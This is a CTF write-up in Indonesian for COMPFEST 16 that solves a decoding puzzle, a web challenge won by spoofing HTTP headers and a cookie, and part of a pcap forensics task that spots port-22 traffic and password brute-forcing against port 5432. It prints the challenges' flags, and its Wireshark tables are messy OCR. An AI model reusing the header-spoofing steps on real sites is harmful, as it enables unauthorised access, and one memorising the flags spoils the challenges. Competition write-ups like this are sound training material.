



CTF COMPFEST 16

Team : Minji

- sigma code – misc
By winx (Kevin Tanuwijaya)



Terdapat attachment file mp3 yang mengandung pesan suara dan dapat diunduh, lalu saya buka dengan aplikasi bernama audacity yang dapat membuka file – file yang berisikan suara.



Setelah dibuka terdapat tampilan seperti berikut dan apabila kita menjalankan audio tersebut, maka terdapat pesan suara yang memberi tahu angka – angka seperti berikut :

81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89
49 77 84 78 107 90 72 48 61

Lalu saya langsung terpikirkan untuk menggunakan tool yang bernama cyber chef yang mungkin dapat membantu saya.



Untuk recipe saya menggunakan magic karena dapat di brute force oleh cyber chef dan klik tombol bake sehingga pada bagian output muncul seperti pada gambar berikut

Output		
Recipe (click to load)	Result snippet	Properties
From_Decimal('Space', false)	Q09NUEZFU1QxNnt5NH1FMzVkJNDY1MTNkZH	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.43
From_Decimal('Space', false) From_Base64('A-Za-z0-9+/', true, false)	COMPFEST16{y4y_35d06513dd}	Matching ops: From Base85 Valid UTF8 Entropy: 4.13
From_Decimal('Space', false) From_Base64('A-Za-z0-9+\\-','=', true, false)	COMPFEST16{y4y_35d06513dd}	Matching ops: From Base85 Valid UTF8 Entropy: 4.13

Lalu pada bagian result snippet muncul flag yang didapatkan yaitu “COMPFEST16{y4y_35d06513dd}”. Pada bagian recipe dijelaskan bahwa angka – angka

tersebut dapat diubah dari decimal sehingga terdapat value string base64 “Q09NUEZFU1QxNnt5NHlfMzVkMDY1MTNkZH0=” sehingga ketika dilakukan proses decode maka muncul flag yang diinginkan.

- **Let's Help John! – Web Exploitation**
By winx (Kevin Tanuwijaya)

Terdapat attachment link <http://challenges.ctf.compfest.id:9016/> lalu ketika saya buka terdapat tampilan seperti berikut



I need your help...

My friend John is in jail again. I need you to infiltrate the jail and leave a key for him ;)


Follow me and click here [play](#).

Lalu saya klik “play” dan muncul tampilan page seperti berikut


To get into the jail, visitors must be referred from officials.

Make sure you are referred by the State Official. Their official web is <http://state.com>.


Pada tampilan page tersebut, bahwa untuk mengubah official web yang digunakan ialah <http://state.com>. Sehingga saya melakukan pengubahan value tersebut dengan bantuan tool burpsuite.




Pada bagian proxy muncul tampilan request header seperti berikut, lalu saya pindahkan ke repeater untuk melakukan modifikasi pada value dan melihat respon dari server secara berulang – ulang.




Sesuai pernyataan pada tampilan page tadi, bahwa kita akan mengubah official web pada referer menjadi <https://state.com> dan ketika request tersebut disend, maka akan muncul respon seperti pada bagian response yaitu cookie quantity menjadi unlimited.



Setelah merubah cookie quantity menjadi unlimited dan mengirim request tersebut dan terdapat respon bahwa value dari parameter User-Agent menjadi “AgentYessir”.




Dengan mengubah value dari parameter User-Agent menjadi “AgentYessir” sehingga ketika kita kirim request tersebut maka terdapat response untuk mengubah pengirim menjadi pinkus@cellmate.com. Untuk itu, saya menambahkan parameter baru pada request header dengan klik tombol “+” dan mengisi namanya “From” dan valuenya pinkus@cellmate.com sehingga muncul respon seperti berikut.




Setelah menambahkan parameter baru dan mengirim request tersebut dan server merespon dengan flag yang kita inginkan yaitu “COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}”.


- **Industrialspy 3 - Forensics**
By winx (Kevin Tanuwijaya)




Terdapat attachment file dengan format pcapng yang berarti file tersebut dapat dibuka dengan tool wireshark untuk menganalisis traffic jaringan. Selain itu, pada soal juga terdapat command “nc challenges.ctf.compfest.id 9009” yang dapat dijalankan pada terminal untuk menghubungkan ke server.



Gambar diatas merupakan tampilan ketika kita membuka file capture.pcapng pada wireshark. Selanjutnya saya akan mencoba menghubungkan “nc challenges.ctf.compfest.id 9009” dengan menjalankan command tersebut pada terminal.



Untuk mengetahui port – port apa saja yang terbuka pada attacked machine, pada wireshark saya membuka statistics pada toolbar diatas dan membuka conversations




Setelah membuka conversations, terdapat tampilan sebagai berikut

Wireshark - Conversations - capture.pcapng														
Conversation Settings														
	Ethernet - 3	IPv4 - 3	IPv6	SMTP	TCP - 1218	UDP - 4								
Name resolution	Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A + B	Bytes A + B	Packets B + A	Bytes B + A	Rel Start	Duration	Bits/s A + B
Absolute start time	192.168.56.1	52723	192.168.56.11	1	2	128 bytes	292	1	74 bytes	1	54 bytes	0.053338	0.0003	
Limit to display filter	192.168.56.1	52568	192.168.56.11	3	2	128 bytes	164	1	74 bytes	1	54 bytes	0.045318	0.0004	
	192.168.56.1	53486	192.168.56.11	4	4	278 bytes	961	1	74 bytes	1	54 bytes	0.10135	0.0004	
	192.168.56.1	53471	192.168.56.11	6	2	128 bytes	905	1	74 bytes	1	54 bytes	0.097334	0.0003	
	192.168.56.1	44845	192.168.56.11	7	2	128 bytes	83	1	74 bytes	1	54 bytes	0.021647	0.0007	
	192.168.56.1	53964	192.168.56.11	9	2	128 bytes	652	1	74 bytes	1	54 bytes	0.077223	0.0003	
	192.168.56.1	52908	192.168.56.11	13	2	128 bytes	435	1	74 bytes	1	54 bytes	0.063038	0.0003	
	192.168.56.1	53325	192.168.56.11	17	2	128 bytes	922	1	74 bytes	1	54 bytes	0.099551	0.0003	
	192.168.56.1	52972	192.168.56.11	19	2	128 bytes	306	1	74 bytes	1	54 bytes	0.054744	0.0002	
	192.168.56.1	53204	192.168.56.11	20	2	128 bytes	126	1	74 bytes	1	54 bytes	0.036199	0.0002	
	192.168.56.1	44852	192.168.56.11	21	2	128 bytes	11	1	74 bytes	1	54 bytes	0.015977	0.0007	
	192.168.56.1	44830	192.168.56.11	22	4	280 bytes	7	3	206 bytes	1	74 bytes	0.015476	0.0012	
Copy	192.168.56.1	53681	192.168.56.11	22	59	94 kb	1237	32	7 kb	27	8 kb	15.52022	2.8557	215 kbps
Follow Stream...	192.168.56.1	44784	192.168.56.11	23	2	128 bytes	2	1	74 bytes	1	54 bytes	0.015415	0.0000	18 kbps
Graph...	192.168.56.1	52347	192.168.56.11	24	2	128 bytes	876	1	74 bytes	1	54 bytes	0.026450	0.0000	157 kbps
	192.168.56.1	44774	192.168.56.11	25	2	128 bytes	27	1	74 bytes	1	54 bytes	0.017258	0.0000	
	192.168.56.1	52853	192.168.56.11	26	2	128 bytes	465	1	74 bytes	1	54 bytes	0.064755	0.0001	
	192.168.56.1	52676	192.168.56.11	30	2	128 bytes	586	1	74 bytes	1	54 bytes	0.073822	0.0004	
	192.168.56.1	53741	192.168.56.11	32	2	128 bytes	667	1	74 bytes	1	54 bytes	0.078881	0.0004	
	192.168.56.1	53290	192.168.56.11	33	2	128 bytes	731	1	74 bytes	1	54 bytes	0.083438	0.0004	
	192.168.56.1	53258	192.168.56.11	37	2	128 bytes	759	1	74 bytes	1	54 bytes	0.085647	0.0001	
	192.168.56.1	53367	192.168.56.11	42	2	128 bytes	887	1	74 bytes	1	54 bytes	0.096890	0.0001	
	192.168.56.1	53200	192.168.56.11	43	2	128 bytes	702	1	74 bytes	1	54 bytes	0.082241	0.0000	
	192.168.56.1	44816	192.168.56.11	49	2	128 bytes	967	1	74 bytes	1	54 bytes	0.101716	0.0001	
	192.168.56.1	44822	192.168.56.11	53	2	128 bytes	3	1	74 bytes	1	54 bytes	0.015415	0.0001	
	192.168.56.1	53072	192.168.56.11	70	2	128 bytes	809	1	74 bytes	1	54 bytes	0.096839	0.0006	
	192.168.56.1	53051	192.168.56.11	79	2	128 bytes	567	1	74 bytes	1	54 bytes	0.071447	0.0001	
	192.168.56.1	44836	192.168.56.11	80	2	128 bytes	0	1	74 bytes	1	54 bytes	0.000000	0.0000	
	192.168.56.1	44840	192.168.56.11	80	2	128 bytes	8	1	74 bytes	1	54 bytes	0.015416	0.0004	
	192.168.56.1	53465	192.168.56.11	81	2	128 bytes	998	1	74 bytes	1	54 bytes	0.120203	0.0000	
	192.168.56.1	53455	192.168.56.11	82	2	128 bytes	993	1	74 bytes	1	54 bytes	0.120476	0.0002	
	192.168.56.1	52584	192.168.56.11	83	2	128 bytes	143	1	74 bytes	1	54 bytes	0.046437	0.0001	
	192.168.56.1	52649	192.168.56.11	84	2	128 bytes	184	1	74 bytes	1	54 bytes	0.066676	0.0001	
	192.168.56.1	53469	192.168.56.11	85	2	128 bytes	1000	1	74 bytes	1	54 bytes	0.121021	0.0001	
	192.168.56.1	53076	192.168.56.11	88	2	128 bytes	552	1	74 bytes	1	54 bytes	0.069881	0.0002	
	192.168.56.1	52856	192.168.56.11	89	2	128 bytes	432	1	74 bytes	1	54 bytes	0.061689	0.0003	
	192.168.56.1	52563	192.168.56.11	90	2	128 bytes	169	1	74 bytes	1	54 bytes	0.045318	0.0002	
	192.168.56.1	52844	192.168.56.11	99	2	128 bytes	449	1	74 bytes	1	54 bytes	0.063951	0.0002	
	192.168.56.1	53765	192.168.56.11	100	2	128 bytes	682	1	74 bytes	1	54 bytes	0.080005	0.0002	
	192.168.56.1	44843	192.168.56.11	106	2	128 bytes	82	1	74 bytes	1	54 bytes	0.026447	0.0001	
	192.168.56.1	52902	192.168.56.11	109	2	128 bytes	458	1	74 bytes	1	54 bytes	0.063514	0.0000	
	192.168.56.1	44795	192.168.56.11	110	2	128 bytes	25	1	74 bytes	1	54 bytes	0.017258	0.0002	
	192.168.56.1	44064	192.168.56.11	111	2	128 bytes	19	1	74 bytes	1	54 bytes	0.016507	0.0001	

Agar mendapat tampilan seperti berikut pastikan kita membuka pada TCP – 1218, saat kita melakukan analisis bahwa terjadi komunikasi antara IP “192.168.56.1” dan “192.168.56.11”. Apabila kita lihat pada pengiriman packet antara address A dengan B, dimana saya mengasumsikan address “192.168.56.1” digunakan oleh hacker dan pada address “192.168.56.11” port 22 terjadi pengiriman packet yang lumayan banyak sehingga mungkin terdapat percobaan attack menuju port 22. Sehingga untuk menjawab soal pertama tadi salah satu portnya yaitu port 22.

Selanjutnya, saya melakukan analisis pada port – port yang lainnya. Setelah saya scroll kebawah, terdapat komunikasi yang sangat aktif menuju address “192.168.56.11” dengan port 5432 seperti pada gambar dibawah


Wireshark - Conversations - capture.pcapng														
Conversation Settings														
	Ethernet - 3	IPv4 - 3	IPv6	SMTP	TCP - 1218	UDP - 4								
Name resolution	Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A + B	Bytes A + B	Packets B + A	Bytes B + A	Rel Start	Duration	Bits/s A + B
Absolute start time	192.168.56.1	44824	192.168.56.11	5432	12	994 bytes	1184	7	543 bytes	5	451 bytes	11.627183	0.0050	880 kbps
	192.168.56.1	44807	192.168.56.11	5432	12	991 bytes	1196	7	541 bytes	4	450 bytes	11.909998	0.0071	714 kbps
Limit to display filter	192.168.56.1	52670	192.168.56.11	5432	12	993 bytes	1142	7	543 bytes	5	450 bytes	10.601836	0.0044	506 kbps
	192.168.56.1	52862	192.168.56.11	5432	12	997 bytes	1026	7	545 bytes	5	452 bytes	7.728876	0.0050	
	192.168.56.1	52873	192.168.56.11	5432	12	991 bytes	1141	7	541 bytes	5	450 bytes	10.577565	0.0058	743 kbps
	192.168.56.1	52977	192.168.56.11	5432	12	992 bytes	1132	7	542 bytes	5	450 bytes	10.357509	0.0052	691 kbps
	192.168.56.1	53018	192.168.56.11	5432	12	997 bytes	1071	7	545 bytes	5	452 bytes	7.602330	0.0053	682 kbps
	192.168.56.1	53143	192.168.56.11	5432	12	997 bytes	1041	7	545 bytes	5	452 bytes	8.104694	0.0056	724 kbps
	192.168.56.1	53171	192.168.56.11	5432	4	280 bytes	683	3	206 bytes	1	74 bytes	0.080065	0.0056	295 kbps
	192.168.56.1	53225	192.168.56.11	5432	12	991 bytes	1090	7	541 bytes	5	450 bytes	9.325878	0.0045	106 kbps
	192.168.56.1	53393	192.168.56.11	5432	12	991 bytes	1014	7	541 bytes	5	450 bytes	7.434971	0.0045	
	192.168.56.1	53472	192.168.56.11	5432	8	648 bytes	1023	4	276 bytes	4	272 bytes	1.677210	0.0100	367 bits/s
Copy	192.168.56.1	53475	192.168.56.11	5432	8	662 bytes	1004	4	290 bytes	4	272 bytes	1.775590	0.0043	362 bits/s
	192.168.56.1	53477	192.168.56.11	5432	10	984 bytes	1005	5	506 bytes	5	478 bytes	7.181827	0.0039	
Follow Stream.....	192.168.56.1	53479	192.168.56.11	5432	12	991 bytes	1006	7	541 bytes	5	450 bytes	7.238105	0.0056	769 kbps
	192.168.56.1	53481	192.168.56.11	5432	12	993 bytes	1007	7	543 bytes	5	450 bytes	7.262675	0.0049	640 kbps
Graph.....	192.168.56.1	53483	192.168.56.11	5432	12	993 bytes	1005	7	543 bytes	5	450 bytes	7.287061	0.0063	567 kbps
	192.168.56.1	53485	192.168.56.11	5432	12	991 bytes	1009	7	541 bytes	5	450 bytes	7.314219	0.0047	
	192.168.56.1	53487	192.168.56.11	5432	12	994 bytes	1010	7	544 bytes	5	450 bytes	7.337537	0.0060	722 kbps
	192.168.56.1	53489	192.168.56.11	5432	12	991 bytes	1011	7	541 bytes	5	450 bytes	7.362363	0.0049	597 kbps
Protocol	192.168.56.1	53491	192.168.56.11	5432	12	992 bytes	1012	7	542 bytes	5	450 bytes	7.386093	0.0052	838 kbps
	192.168.56.1	53493	192.168.56.11	5432	12	991 bytes	1013	7	541 bytes	5	450 bytes	7.411606	0.0047	696 kbps
Bluetooth	192.168.56.1	53495	192.168.56.11	5432	12	991 bytes	1015	7	543 bytes	5	450 bytes	7.435374	0.0049	
DCCP	192.168.56.1	53497	192.168.56.11	5432	12	991 bytes	1016	7	541 bytes	5	450 bytes	7.483076	0.0049	
Ethernet	192.168.56.1	53499	192.168.56.11	5432	12	992 bytes	1017	7	542 bytes	5	450 bytes	7.507272	0.0058	753 kbps
	192.168.56.1	53501	192.168.56.11	5432	12	991 bytes	1018	7	541 bytes	5	450 bytes	7.530416	0.0050	625 kbps
FC	192.168.56.1	53503	192.168.56.11	5432	12	991 bytes	1019	7	541 bytes	5	450 bytes	7.553725	0.0050	713 kbps
FDIO	192.168.56.1	53505	192.168.56.11	5432	12	993 bytes	1020	7	543 bytes	5	450 bytes	7.576809	0.0056	
IEEE 802.11	192.168.56.1	53507	192.168.56.11	5432	12	999 bytes	1022	7	547 bytes	5	452 bytes	7.628510	0.0059	771 kbps
	192.168.56.1	53509	192.168.56.11	5432	12	999 bytes	1023	7	547 bytes	5	452 bytes	7.653818	0.0050	639 kbps
IPv6	192.168.56.1	53511	192.168.56.11	5432	12	997 bytes	1024	7	545 bytes	5	452 bytes	7.678163	0.0052	838 kbps
	192.168.56.1	53513	192.168.56.11	5432	12	1 kb	1025	7	548 bytes	5	452 bytes	7.702504	0.0052	695 kbps
IPX	192.168.56.1	53515	192.168.56.11	5432	12	998 bytes	1027	7	546 bytes	5	452 bytes	7.723128	0.0050	838 kbps
	192.168.56.1	53517	192.168.56.11	5432	12	997 bytes	1028	7	545 bytes	5	452 bytes	7.744775	0.0050	
JAXA	192.168.56.1	53519	192.168.56.11	5432	12	997 bytes	1029	7	545 bytes	5	452 bytes	7.766422	0.0050	708 kbps
	192.168.56.1	53521	192.168.56.11	5432	12	997 bytes	1030	7	545 bytes	5	452 bytes	7.788078	0.0077	568 kbps
LTP	192.168.56.1	53523	192.168.56.11	5432	12	997 bytes	1031	7	545 bytes	5	452 bytes	7.809734	0.0050	868 kbps
	192.168.56.1	53525	192.168.56.11	5432	12	997 bytes	1033	7	545 bytes	5	452 bytes	7.831390	0.0059	723 kbps
MPTCP	192.168.56.1	53527	192.168.56.11	5432	12	997 bytes	1034	7	545 bytes	5	452 bytes	7.853046	0.0058	807 kbps
	192.168.56.1	53529	192.168.56.11	5432	12	997 bytes	1035	7	545 bytes	5	452 bytes	7.874702	0.0068	640 kbps
NCP	192.168.56.1	53531	192.168.56.11	5432	12	997 bytes	1036	7	545 bytes	5	452 bytes	7.896358	0.0049	531 kbps
	192.168.56.1	53533	192.168.56.11	5432	12	997 bytes	1037	7	545 bytes	5	452 bytes	7.918014	0.0048	
openSAFETY	192.168.56.1	53535	192.168.56.11	5432	12	991 bytes	1086	7	541 bytes	5	450 bytes	9.242669	0.0054	804 kbps
	192.168.56.1	53537	192.168.56.11	5432	12	991 bytes	1087	7	541 bytes	5	450 bytes	9.264325	0.0054	669 kbps
SCIP	192.168.56.1	53539	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.285981	0.0050	856 kbps
	192.168.56.1	53541	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.307637	0.0050	713 kbps
SLL	192.168.56.1	53543	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.329293	0.0050	
	192.168.56.1	53545	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.350949	0.0050	
TCP	192.168.56.1	53547	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.372605	0.0050	
	192.168.56.1	53549	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.394261	0.0050	
Value Menu	192.168.56.1	53551	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.415917	0.0050	
	192.168.56.1	53553	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.437573	0.0050	
Filter list for specific type	192.168.56.1	53555	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.459229	0.0050	
	192.168.56.1	53557	192.168.56.11	5432	12	992 bytes	1087	7	542 bytes	5	450 bytes	9.480885	0.0050	




Pada tampilan analisis lebih lanjut, terlihat bahwa ada percobaan brute force password terhadap sebuah akun seperti pada tampilan berikut



